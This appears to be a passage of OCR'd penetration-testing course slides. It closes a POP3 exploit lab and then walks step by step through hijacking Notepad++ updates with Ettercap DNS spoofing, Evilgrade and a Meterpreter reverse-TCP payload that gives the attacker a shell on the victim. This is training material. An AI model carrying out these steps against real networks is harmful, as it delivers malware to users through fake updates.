
Next, in a different terminal window, return to the jwp0ppy tool, this time specifying the local host as the target. The jwp0ppy tool will connect to the local socat listener, redirecting all the traffic to the specified IPv6 target system. After several seconds, the target system will be successfully exploited, revealing a sensitive e-mail message for the targeted victim.

If jwp0ppy runs for several minutes and does not grant access to the POP3 server, stop the exploit by pressing "CTRL+C". Run the exploit again, adding a larger wait time value (such as 200,000 usec).

Congratulations! This is the end of the lab exercise.




Exploiting the Network
We'll finish 660.1's material by looking at various methods for exploiting the network, attacking client traffic and common network protocols.



Network Exploitation

So far we've looked at mechanisms to gain additional access to the network, through NAC bypass methods or VLAN hopping. We've also looked at techniques in which we can manipulate the network by implementing MITM attacks against multiple protocols including ARP, HSRP and VRRP.


With access to the network, and the ability to manipulate network traffic, we are well-suited to start taking advantage of network devices to exploit the network. Next we'll look at techniques to leverage our access and MITM position to exploit clients and infrastructure devices alike.



Software Updates

A common behavior for modern software packages is to check for available updates when the software is invoked, or otherwise at regular intervals. When an update is available, users are prompted with a custom dialog (such as the example on this slide) asking if they would like to download and install the update. Answering "Yes" will often cause the process to download the update and launch an installer automatically.

In some cases, the software update process is performed over SSL, providing a level of confidentiality and integrity protection over the update process. Often however, the download process is performed over HTTP, which gives an attacker the option to manipulate the process.




ISR Evilgrade

ISR Evilgrade ("Evilgrade") is a modular exploit tool designed to exploit weak software update methods written by Francisco Amato. Available at https://github.com/infobyte/evilgrade, Evilgrade monitors the network as MITM, using a list of software targets (Evilgrade "modules"). When Evilgrade observes a request from a client to see if an update is available, it sends a spoofed response back to the client, indicating that an update is available while dropping the legitimate response from the server. In the spoofed response, Evilgrade indicates that the URL to download the software exists on the attacker's system, pointing to a custom executable of the attacker's choosing.

Evilgrade comes with several pre-configured modules, supporting attacks against the Java Runtime Engine, WinZip, WinAmp, OpenOffice, iTunes, Notepad++ and more. Modules are written in the Perl scripting language, as is the Evilgrade engine, providing a Cisco IOS-like interface to loading and executing attack modules.

In order to use Evilgrade, we must trick the client into thinking that we are the software update server. This is typically done by manipulating DNS in conjunction with Ettercap or a preferred MITM attack tool. Next, we'll look at this process step-by-step.




Evilgrade Step 1: DNS Manipulation with Ettercap

For our example we'll look at manipulating the popular text-editor Notepad++ update process. First, we'll use Ettercap to create a MITM attack position and impersonate the notepad-plus.sourceforge.net server used to check for update availability and to deliver the updated software.

Ettercap includes support for manipulating DNS responses, spoofing the DNS response for any hostname you specify in the etter.dns file. On the top of this slide we append to the etter.dns file an A record for "notepad-plus.sourceforge.net", pointing to the attacker at 10.10.10.10.

Next we invoke Ettercap using ARP spoofing to create a MITM attack using the arguments we examined earlier. After Ettercap starts, press "p" to list the available plugins (the list shown on this slide has been trimmed for space). To load the dns_spoof plugin, which will leverage the etter.dns file to obtain the list of hosts to impersonate, enter the plugin name "dns_spoof" and press Enter.




Evilgrade Step 2: Prepare Executable to Deliver

Evilgrade includes its own web server that it uses to respond to software update checks, and to deliver a malicious executable to the target. The default executable is included in Evilgrade's agent/ directory called "agent.exe", a Notepad clone in Spanish. We can replace this file with any exploit of our choosing.


For our example, we'll create a Metasploit executable using the Meterpreter payload, launched in a reverse TCP stager (the victim who runs the executable will push a Meterpreter shell to the attacker). First, we launch the msfpayload utility, specifying the attacker's IP address in the LHOST argument, using TCP/8080 as the Meterpreter port with the LPORT argument. The output of msfpayload is redirected to the isr-evilgrade/agent/agent.exe file, though you could create this file with any name you specify in the agent/ directory.

Next, we'll start Metasploit and load the handler to accept connections from the Meterpreter payload, again specifying the LPORT argument for TCP port 8080. The LHOST argument used by the attacker can be set to a specific IP address to launch the listener on a specific interface, or set to 0.0.0.0 to listen and accept connections on all interfaces.




Evilgrade Step 3: Configure Upgrade Module

Next we invoke the "evilgrade" executable to invoke the handler for the Notepad++ software update process. At the "`evilgrade>`" prompt, enter "`conf notepadplus`" to invoke the Notepad++ handler. For any Evilgrade module, running "`show options`" will display configuration information and options that can be manipulated using the "set" command, such as the filename to an alternative executable to deliver to the attacker. Finally, launch the module by issuing the "`start`" command, which will invoke the Evilgrade web server.




Notepad++ Update Attack

Following these steps, Evilgrade will monitor all traffic until it sees an update request directed to notepad-plus.sourceforge.net. When this request is observed, Evilgrade will respond to the client, indicating that an update is available. The end-user will be prompted to download and install the update, as shown on this slide.




Evilgrade Step 4: Update Delivery Status

Evilgrade will log to standard output the status of client requests for updates, as shown on this slide. The first log entry indicates that the Notepad++ client requested the getDownLoadUrl.php page, which checks for an available update. The second entry indicates the client's request for the executable file to download and install, followed by the delivery of the agent/agent.exe file to the victim.



Evilgrade Step 5: Leverage Meterpreter Access


Returning to the attacker's screen where msfcli was invoked to handle the reverse TCP Meterpreter interface we can see that when Notepad++ downloads and launches the "agent.exe" file delivered by Evilgrade as the Notepad++ update, the victim connects back to the Meterpreter handler. From the "`meterpreter >`" prompt we have tremendous control over the attacker's system, including shell access.



Evilgrade Options


When using Evilgrade, we have a lot of options for delivering a payload executable. While we used a Metasploit Meterpreter payload in this example, you can deliver any executable that is desired, leveraging agent software from commercial tools such as CORE 